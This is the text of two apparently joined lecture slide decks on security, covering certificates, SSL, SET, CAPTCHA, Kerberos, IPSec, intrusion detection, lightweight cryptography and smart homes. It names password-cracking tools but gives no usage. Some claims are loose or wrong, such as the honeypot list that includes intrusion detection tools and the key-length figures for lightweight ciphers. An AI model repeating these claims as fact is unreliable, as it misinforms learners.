


- The trusted organization that issues the certificate is a **Certification Authority** (CA) and is known as the certificate's issuer.
- A trustworthy CA will only issue a certificate after verifying the identity of the certificate's subject.

X.509 Certificates



(a) X.509 Certificate



(b) Certificate Revocation List

SSL



- Secure Sockets Layer (SSL) is a standard protocol used for the secure transmission of documents over a network.
- SSL was developed by Netscape.
- It creates a secure link between a Web server and browser to ensure private and integral data transmission.
- SSL uses Transport Control Protocol (TCP) for communication.

SSL Contd....



Objectives of SSL are:

- **Data integrity:** Data is protected from tampering.
- **Data privacy:** Data privacy is ensured through a series of protocols, including the SSL Record Protocol, SSL Handshake Protocol, SSL Change CipherSpec Protocol and SSL Alert Protocol.
- **Client-server authentication:** The SSL protocol uses standard cryptographic techniques to authenticate the client and server.

SET



- A **Secure Electronic Transaction (SET)** is an open-source and cryptography-based protocol for secure payment processing via non-secure networks.
- SET was replaced by more advanced systems, such as VISA's **3-D Secure**.
- SET's blinding algorithm ensures data confidentiality, data integrity and cardholder/merchant authentication in a transaction

SET Cont'd....



The SET system includes the following components:

- Merchant
- Cardholder/acquirer
- Card issuer
- Payment gateway
- Certification authority (CA)
- Dual signature: A guaranteed SET data integrity innovation that links two different recipient messages

CAPTCHA

Completely Automated Public Turing test to tell Computers and Humans Apart



- CAPTCHAs establishes Humanness
- Completely automated public turing test to tell computers and humans apart, better known as **CAPTCHA**, is a test to ensure responses through a human versus a computer program.
- CAPTCHA was developed at Carnegie Mellon University by Nicholas J. Hopper, John Langford, Luis von Ahn and Manuel Blum.

Printed CAPTCHAs




Design Principles



- Develop CAPTCHAs based on the ability gap between humans and machines

- Text-based CAPTCHAs

1. Large solution space from small symbol space
2. Easy for machines to define true solution
3. No ambiguity in solution
4. Machines to generate infinite no. of CAPTCHAs



CAPTCHAs



- Generate test and grade the answer provided
- Allow an entity to authenticate remotely
- Do not depend on private information

Major CAPTCHA users ~50 million per day

- Yahoo
- MSN
- Google

Easy?



clati
amso
omictieu

(Google)

7levnMF
sL88FLwy
7pA5n

(Yahoo!)

Non-Text CAPTCHAs



- Secret Database
- Relies on Binary Classification

Please click on all the images that show cats:



[adopt me](#)



[adopt me](#)



[adopt me](#)



[adopt me](#)



[adopt me](#)



[adopt me](#)



[adopt me](#)



[adopt me](#)



[adopt me](#)



[adopt me](#)



[adopt me](#)



[adopt me](#)

Re CAPTCHA



trieste modern-day

Type the two words:

reCAPTCHA™
stop spam.
read books.

overlooks inquiry

Type the two words:

reCAPTCHA™
stop spam.
read books.

Kerberos



- trusted key server system from MIT
- provides centralised private-key third-party authentication in a distributed network
 - allows users access to services distributed through network
 - without needing to trust all workstations
 - rather all trust a central authentication server
- two versions in use: 4 & 5

IPSec



- general IP Security mechanisms
- provides
 - authentication
 - confidentiality
 - key management
- applicable to use over LANs, across public & private WANs, & for the Internet

Benefits of IPSec



- in a firewall/router provides strong security to all traffic crossing the perimeter
- is resistant to bypass
- is below transport layer, hence transparent to applications
- can be transparent to end users
- can provide security for individual users if desired

IPSec Services



- Access control
- Connectionless integrity
- Data origin authentication
- Rejection of replayed packets
- Confidentiality (encryption)



Intrusion Detection Systems

- Detect unwanted traffic on a network or a device.
- IDS is implemented by installing a piece of software or any appliance which continuously tracks and inspects the traffic of a network to detect any suspicious events and malicious traffic that compromises security policy and violates the general policies.



Type of Intrusion Detection Systems

- Anomaly based
- Host based
- Network based
- Signature based

Types of IDS



- Anomaly based IDS observes and track characteristics of the network traffic which it sees and then searches for the changes when compared it with normal set of characteristics
- Host-based intrusion detection systems are aimed at collecting information about activity on a particular single system
- Network based Intrusion Detection systems are used at a strategic point in the network to monitor traffic that comes in and goes out from all the devices in the network.
- Signature based IDS works by scanning the packets and tracing for well defined characteristics

Some Honey Pot tools



Honey pot is a decoy systems that are designed to lure potential attackers away from the critical systems by diverting them.

- Honeyd
- LaBrea
- Deception ToolKit
- Honeywall CDRom
- Specter
- Honeytrap
- HoneyMole
- HoneyC
- Symantec Decoy
- Server
- HiHAT
- Snort
- dbShield
- Honeywall Roo
- Sebek
- HoneyBow
- Bro
- Suricata
- Nepenthes
- Capture – HPC
- Zenmap

Some Network Security Tools




- snort
- OSSEC HIDS
- OSSIM
- Sguil
- ArcSight SIEM Platform
- Aircrack
- Cain and Abel
- THC Hydra
- Ophcrack
- Medusa
- fgdump
- L0phtCrack
- SolarWinds
- Rainbow Crack
- Wfuzz
- NBT Scan
- Brutus
- Firefox
- NoScript
- Tamper Data
- Firebug
- Ike-scan
- THC Amap
- John The Ripper

Cyber Forensics



- Process of preservation, identification, extraction, documentation, interpretation and presentation of digital evidence and must guarantee to the accuracy of the preservation of evidence resulting from an incidence of cyber crime.
- It is an electronic discovery technique used to determine and reveal technical criminal evidence.
- It often involves electronic data storage extraction for legal purposes.

Types of Cyber Forensics







Thank
You

Recent Strides in IT Security - Issues, Challenges - Some Techniques & Solutions

**NATIONAL WORKSHOP ON
CRYPTOLOGY AND CYBER SECURITY
22-23, March 2018**

Prof. M. Surendra Prasad Babu
Dept of Computer Science & Systems Engg.
Andhra University, Visakhapatnam-530 003

Outline

- Network Security- Issues
- Network Security- Techniques
- Data Security
- Cryptography & Crypto systems
- Classical Algorithms
- Light Weight Cryptography
- Mobile Security
- Security in Clouds
- Security in IoT Applications
- Digital Forensic – Legal Challenges
- Security Applications
- Intelligent Transportation Systems (ITS)
- Security Issues in ITS
- Light Weight Cryptography for ITS
- Conclusion

Cryptography & Crypto Systems

- The word cryptography comes from the Greek words kryptos meaning hidden and graphein meaning writing.
- Cryptography is the study of hidden writing, or the science of encrypting and decrypting text and messages.
- Cryptography: Classical Cryptography vs Traditional Cryptography
- Classical Cryptography is based on
 - Substitution (Replace elements of Plain text with elements of cipher text)
 - Transposition (Rearrange elements of plain text)
- Modern/ Traditional Cryptography is based on
 - Symmetric Cryptography (Same key used for encryption and decryption)
 - Asymmetric Cryptography (Different keys used for encryption and decryption)

Classical Cryptography

- A **classical cipher** is a type of cipher that was used historically but now has fallen into disuse.
- In general, classical ciphers operate on an alphabet of letters (such as "A-Z"), and are implemented by hand or with simple mechanical devices. (Computer is not there at those times)
- Many classical ciphers were used by well-respected people, such as Julius Caesar and Napoleon, who created their own ciphers which were then popularly used.
- Ex: Caesar Cipher is simply replace each alphabet with a shift of 3 positions i.e A is replaced with D and so on
 - PlainText: ABCDEFGHIJKLMNOPQRSTUVWXYZ
 - CipherText : DEFGHIJKLMNOPQRSTUVWXYZABC

Traditional Cryptography

- Modern schemes use computers or other digital technology, and operate on bits and bytes.
- Encryption in modern times is achieved by using algorithms that have a key to encrypt and decrypt information.
- These keys convert the messages and data into “digital gibberish” through encryption and then return them to the original form through decryption.
- In general, the longer the key is, the more difficult it is to crack the code.
- The first major development in traditional cryptography is the draft of Data Encryption Standard (DES), a symmetric cryptographic algorithm on March 1975.
- The proposed DES cipher was submitted by a research group at IBM, to develop secure electronic communication facilities for businesses such as banks and other large financial organizations.

- And DES was formalized for public usage in 1977
- The usage of DES was officially replaced by the Advanced Encryption Standard (AES) another symmetric cryptographic algorithm in 2001 due to technological advancements.
- Symmetric key encryption uses a single key both for encryption and decryption.
- The second major development was in 1976, with introduction of asymmetric cryptographic algorithms by Whitfield Diffie and Martin Hellman.
- Asymmetric key encryption uses a pair of mathematically related keys, namely private key and public key for encryption and decryption respectively.

Applications of Cryptography – Cryptosystems

- **Cryptosystem** is a suite of cryptographic algorithms needed to implement a particular security service, most commonly for achieving confidentiality (encryption).
- Typically, a **cryptosystem** consists of three algorithms: one for key generation, one for encryption, and one for decryption.

Mathematically, a cryptosystem or encryption scheme can be defined as a tuple $(\mathcal{P}, \mathcal{C}, \mathcal{K}, \mathcal{E}, \mathcal{D})$ with the following properties.

- \mathcal{P} is a set called the "plaintext space". Its elements are called plaintexts.
 - \mathcal{C} is a set called the "ciphertext space".
Its elements are called ciphertexts.
 - \mathcal{K} is a set called the "key space". Its elements are called keys.
 - $\mathcal{E} = \{E_k : k \in \mathcal{K}\}$ is a set of functions $E_k : \mathcal{P} \rightarrow \mathcal{C}$. Its elements are called "encryption functions".
 - $\mathcal{D} = \{D_k : k \in \mathcal{K}\}$ is a set of functions $D_k : \mathcal{C} \rightarrow \mathcal{P}$.
Its elements are called "decryption functions".
- For each $e \in \mathcal{E}$, there is $d \in \mathcal{D}$ such that $D_d(E_e(p)) = p$ for all $p \in \mathcal{P}$.]

- Secrecy in Transmission – Email applications
- Secrecy in Storage -- Server applications
- Integrity in Transmission
- Integrity in Storage
- Authentication of Identity - Biometrics
- Credentialing Systems
- Electronic Signatures
- Electronic Cash

Traditional Cryptography is good, But

- Traditional Cryptographic algorithms are not suitable for light applications. Why?
- Algorithms like DES, AES, RSA require large keys, heavy computation, high power consumption etc. to provide security.
- Resource constrained devices such as smart phones, RFIDs that can't support all the above.
 - What is the solution?

Light Weight Cryptography

- Lightweight cryptography is a cryptographic algorithm or protocol tailored for implementation in constrained environments including RFID tags, sensors, contactless smart cards, health-care devices and so on.
- Lightweight cryptography was introduced by Virgil D. Gligor to provide security in resource constrained environments, where traditional cryptographic algorithms were not a practical option.
- These devices have restricted capabilities in terms of memory storage, computational capabilities, power consumption etc. and hence traditional cryptographic algorithms are not suitable in such environments.
- This may result in compromising the security of the environment.
- Examples of resource constrained devices are mobile phones, RFID tags, smart cards, health care devices etc.

Light Weight Cryptography

- In lightweight cryptography , Key length is reduced from 256 bits to 56 bits; number of rounds are reduced from 48 to 16 and the mode of architecture shifts from parallel to serialized.
- Memory requirement is reduced from GB to KB . Processing speed comes down from GHz to KHZ.
- Also, they run in a short processing time saving the energy consumption and supporting short output to reduce communication cost amongst the devices.

Light Weight Cryptography.....

- At the core , lightweight cryptography is a trade-off between lightweightness and security: how can we reach high levels of security using only a small computing power.
- Lightweight cryptography algorithms don't require encryption for large amounts of data and consumes less computations and memory.
- Lightweight ciphers are more flexible for the usage because they are implemented on both hard ware and software platforms such as 8-bit microcontroller.

Light Weight Cryptography Algorithms

- Light weight algorithms can be designed from scratch
 - PRESENT, KAFTAN are few such popular algorithms
 - hardware-software co design produces the best trade-off between size and speed for many such algorithms.
- Lightweight algorithms can also be designed by optimizing the functionalities of existing traditional cryptographic algorithm such as DES, AES, RSA.
 - In these algorithms optimization of certain parameters may either add complexity or may compromise on security.
 - DESL, DESXL are few such algorithms optimized from DES.
 - In these algorithms the number of S-boxes is reduced from 8 to 1 and chip area is reduced by 35%

Applications of Light Weight Cryptography

- **Daily life**
 - smart home and smart phone,
- **health care**
 - health monitoring systems
- **Education**
 - teaching aids
- **Intelligent Transportation Systems**
 - Wearable and Vehicular Computing
- **Environment**
 - Sensor based applications for Tsunami Warning, Forest Fire Warning, Volcanic Eruption Warning, Flood-warning
- **smart business**
 - tracking industrial goods,
- **Defence**
 - pervasive based system for military operation assistance, military resource management, open area surveillance
- **Mobile communications.**

Applications

- Smart Home
- Health Care
- Tsunami Forecast
- Flood Forecast
- Intelligent Transportation Systems

Smart Home

Bathroom

Doctors will be able to give you virtual medical checks
Toilets will analyse waste for medical problems such as colon cancer.



Roof

Power collected through solar panels and stored in backup resources to power house and car.



Bedroom

Clothes made with smart fabrics regulate your temperature and monitor your health.
Ecommerce will become Fcommerce - online consumers will be able to enjoy a tailored shopping experience based on Facebook 'Likes'.

Living Room

All appliances connected through invisible networking system.
Entertainment system creates life like sounds, images and experiences to completely envelop you in near 4D experience.

Office

See-through electronics, screens, touch panels and tactile displays deliver 3D holographic experiences.
Contact lenses allow you to access infinite information resources instantly before your eyes.



Garage

Camera at entrance has facial recognition software which is linked to criminal database.
Car which is able to drive itself.



Bedroom

Smart books interact with the house's 3D and virtual reality system, bringing to life what you read.

Kitchen


Smart surfaces identify what's on them and have the ability to react accordingly - keeping coffee cups warm and iced tea cold.
Refrigerators will advise on recipes based on what's in stock and creates personal diets.



Functionalities of Smart Home

- Home Monitoring
- Elderly and Child Monitoring
- Electricity Management
- Lighting Management
- Kitchen maintenance.
- Entertainment
- Security

HealthCare



Functionalities of Health care system

- Continuous health monitoring
- Medical Services at home
- Elderly health care
- Benefitted by people with long term diseases

